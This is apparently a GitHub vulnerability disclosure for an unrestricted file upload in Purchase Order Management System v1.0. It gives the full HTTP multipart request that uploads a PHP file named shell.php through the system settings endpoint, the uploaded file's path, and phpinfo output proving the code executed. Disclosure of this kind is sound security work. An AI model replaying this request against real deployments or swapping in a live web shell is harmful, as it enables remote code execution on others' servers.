lcg-22266 Update and rename RCE-1.md to UPLOAD-1.md History

1 contributor

72 lines (54 sloc) | 2.18 KB

Purchase Order Management System v1.0 by oretnom23 has Any file upload


vendors: https://www.sourcecodester.com/php/14935/purchase-order-management-system-using-php-free-source-code.html

Vulnerability url: /purchase_order/admin/?page=system_info

Request package for file upload:


```
POST /purchase_order/classes/SystemSettings.php?f=update_settings HTTP/1.1
Host: localhost
Content-Length: 880
sec-ch-ua: "Chromium";v="97", " Not;A Brand";v="99"
Accept: */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary4kTb0mE24bRNykxY
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
sec-ch-ua-platform: "Windows"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/purchase_order/admin/?page=system_info
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=s87kdnnrqs6s4qkbpf0vps3gi4
Connection: close

------WebKitFormBoundary4kTb0mE24bRNykxY
Content-Disposition: form-data; name="name"

s
------WebKitFormBoundary4kTb0mE24bRNykxY
Content-Disposition: form-data; name="short_name"

b
------WebKitFormBoundary4kTb0mE24bRNykxY
Content-Disposition: form-data; name="company_name"

v
------WebKitFormBoundary4kTb0mE24bRNykxY
Content-Disposition: form-data; name="company_email"

d
------WebKitFormBoundary4kTb0mE24bRNykxY
Content-Disposition: form-data; name="company_address"

e
------WebKitFormBoundary4kTb0mE24bRNykxY
Content-Disposition: form-data; name="img"; filename="shell.php"
Content-Type: application/octet-stream

<?php phpinfo();?>
------WebKitFormBoundary4kTb0mE24bRNykxY
Content-Disposition: form-data; name="cover"; filename="shell.php"
Content-Type: application/octet-stream

<?php phpinfo();?>
------WebKitFormBoundary4kTb0mE24bRNykxY--
```

The file will be uploaded to the uploads directory



We visit the url of the shell.php file and find that the code has been executed

Url: http://ip/purchase_order/uploads/1666942320_shell.php



System	Windows NT DESKTOP-EBAH9T1 10.0 build 19044 (Windows 10) AMD64
Build Date	May 11 2022 08:52:54
Build System	Microsoft Windows Server 2019 Datacenter [10.0.17763]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=..\..\..\instantclient\sdk,shared" "--with-oci8-19=..\..\..\instantclient\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	*no value*
Loaded Configuration File	D:\xampp\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)